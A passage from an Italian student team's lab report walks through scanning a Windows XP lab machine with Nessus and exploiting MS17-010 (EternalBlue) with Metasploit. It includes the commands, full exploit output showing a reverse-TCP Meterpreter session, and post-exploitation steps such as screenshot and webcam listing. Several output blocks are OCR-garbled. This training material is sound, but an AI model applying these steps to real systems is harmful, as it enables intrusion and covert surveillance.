          RX packets:286 errors:0 dropped:0 overruns:0 frame:0
          TX packets:286 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
          RX bytes:107741 (105.2 KB) TX bytes:107741 (105.2 KB)
```

CONCLUSIONI

Questa situazione sottolinea l'importanza di mantenere i dispositivi costantemente aggiornati con le versioni più recenti disponibili. Gli attacchi di tipo **Man-in-the-middle** permettono agli aggressori di inserirsi tra il cliente e il server o tra due dispositivi, intercettando il traffico che passa tra di essi. Questo mette in evidenza l'essenzialità di avere una connessione sicura per garantire la protezione delle comunicazioni e dei dati trasmessi.

QUINTA GIORNATA

QUESTA GIORNATA E STATA ESEGUITA DA:

- LUCA IANNONE
- FRANCESCO PIO SCOPECE

EXPLOIT DELLA MACCHINA WINDOWS XP

Utilizzo del tool metasploit

INTRODUZIONE


Un attacco informatico è poter riuscire ad entrare nel computer o macchina per rubare informazioni sensibili. Per fare questo facciamo riferimento a vulnerabilità che sono presenti. Per trovarle abbiamo utilizzato un tool che si chiama "Nessus". Successivamente grazie a Kali-linux siamo entrati nella macchina Windows. Tramite Metasploit siamo riusciti a creare una comunicazione tra la macchina attaccante(Kali) e il target(WinXP) sfruttando una vulnerabilità presente su Windows XP. Di seguito troverai i passi effettuati.

(kali⊗kali)-[~]
\$ sudo systemctl start nessusd.service

Per attivare Nessus bisogna prima lanciare il comando da console e poi andare su "https://kali:8834" ed inserire le credenziali di accesso.

Siamo pronti per iniziare.

I passaggi sono stati gli stessi come la 4a giornata, vediamo quali vulnerabilità sono presenti sulla macchina Windows XP.



Secondo i risultati ottenuti con una scansione tramite NESSUS si e' riscontrata una lista di possibili vulnerabilità.

In occasione di questa esercitazione, si cerca di utilizzare la vulnerabilità MS17-010 che permette di creare una connessione sfruttando una versione precedente di SMB server presente sulla macchina WinXP con installata la versione Service Pack 3.

Adesso si procede a cercare la vulnerabilità su Metasploit presente su Kali, caricare i dati relativi alla macchina Target e lanciare l'exploit per creare una sessione usando dei payload caricati in Meterpreter.

2			2	0				
Olifo	CAL		HGH	MEDIUM	LOW	INFO		
Vulnerabilit	ies					Total: 6		
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME				
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)				
CRITICAL	10.0*	7,4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)				
нан	2030	9.7	BERBESE	M517-010: Security Update Server (4013389) (ETERNAL (ETERNALROMANCE) (ETER (Petya) (uncredentialed cha	BLUE) (ETERNALCHA NALSYNERGY) (Wan	AMPION)		
Linds	7.5	6.7	152102	Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote)				
HIPTO	N/A	G.	162929	SMB NULL Session Authentication (Domain Controller)				
100	N/A		135860	WMI Not Available				

 Indicates the v3.0 score was not available; the v2.0 score is shown

192,196,200,200

Si cerca tramite il codice evidenziato su NESSUS in Metasploit con il comando "search" + codice exploit.

```
# Name: Discript Notices

# Name: Disclosure Date Farm Check Description

# Name: E exploit/Asidows/cmb/mol7.010.stormablus 2017-03-14 seeings Was PCD #10 EternalBlue SMM Namets Will notices Exercise SMM Namets Will Notices Exercise SMM Namets Will Name Exploit/Asidows/cmb/mol7.010.stormable Exercise SMM Namets Will Name Exploit/Asidows/cmb/mol7.010.stormable Exercise Exercise SMM Namets Will Name Exercise SMM Namets SMM Namet
```

Secondo la lista si sceglie il tipo di exploit da utilizzare con il comando " use " + numero path exploit nella lista .

```
muf6 >
msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Caricato l'exploit, con il comando "show options" si visualizzano quali parametri sono necessari o già precaricati, in mancanza si inseriscono. In mancanza di IP Target, si procede con il comando "set RHOSTS" + IP Target.




Completati i campi, si procede a lanciare l'exploit con il comando " exploit". Il tool procede con la creazione di una sessione di Meterpreter con successo per poi lanciare dei comandi in remoto.

```
msf6 exploit(
   Started reverse TCP handler on 192,168,200,100:4444
   192.168.200.200:445 - Target OS: Windows XP 3790 Service Pack 2
   192.168.200.200:445 - Filling barrel with fish ... done
   192.168.200.200:445 - - | Entering Danger Zone |
                               [*] Preparing dynamite ...
   192.168.200.200:445 -
                                       [*] Trying stick 1 (x64) ... Boom!
   192.168.200.200:445 -
   192,168,200,200:445 -
                               [+] Successfully Leaked Transaction!
                               [+] Successfully caught Fish-in-a-barrel
   192.168.200.200:445 -
                              | Leaving Danger Zone | -
   192.168.200.200:445 - Reading from CONNECTION struct at: 0xffffffadf56ff44a0
   192.168.200.200:445 - Built a write-what-where primitive ...
   192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
   192.168.200.200:445 - Selecting native target
   192.168.200.200:445 - Uploading payload ... QRGQouxQ.exe
   192.168.200.200:445 - Created \QRGQouxQ.exe ...
   192.168.200.200:445 - Service started successfully ...
   192.168.200.200:445 - Deleting \QRGQouxQ.exe...
   192.168.200.200:445 - Delete of \QRGQouxQ.exe failed: The server responded with error: STATUS CANNOT DELETE (Command=6 WordCount=8)
   Sending stage (176198 bytes) to 192.168.200.200
   Meterpreter session 1 opened (192.168.200.100:4444 → 192.168.200.200:1031) at 2024-03-11 11:16:02 -0400
```

Nella sessione con il comando " screenshot" si crea uno screen della macchina.

Nella sessione con il comando "ipconfig" permette di recuperare informazioni riguardanti l'indirizzo IP della macchina, così da permettere di verificare di essere nella macchina corrispondente al target impostato all'inizio.





Nella sessione con il comando " webcam " avvia un'analisi per cercare possibili webcam collegate alla macchina.

meterpreter > webcam_list
[-] No webcams were found

Grazie mille per la vostra attenzone da parte di tutto il nostro staff:

- -LUCA IANNONE (TEAM LEADER)
- -FRANCESCO PIO SCOPECE
- -GIORGIO CIASCHINI
- -FRANCESCO PERTICAROLI
- -AHMED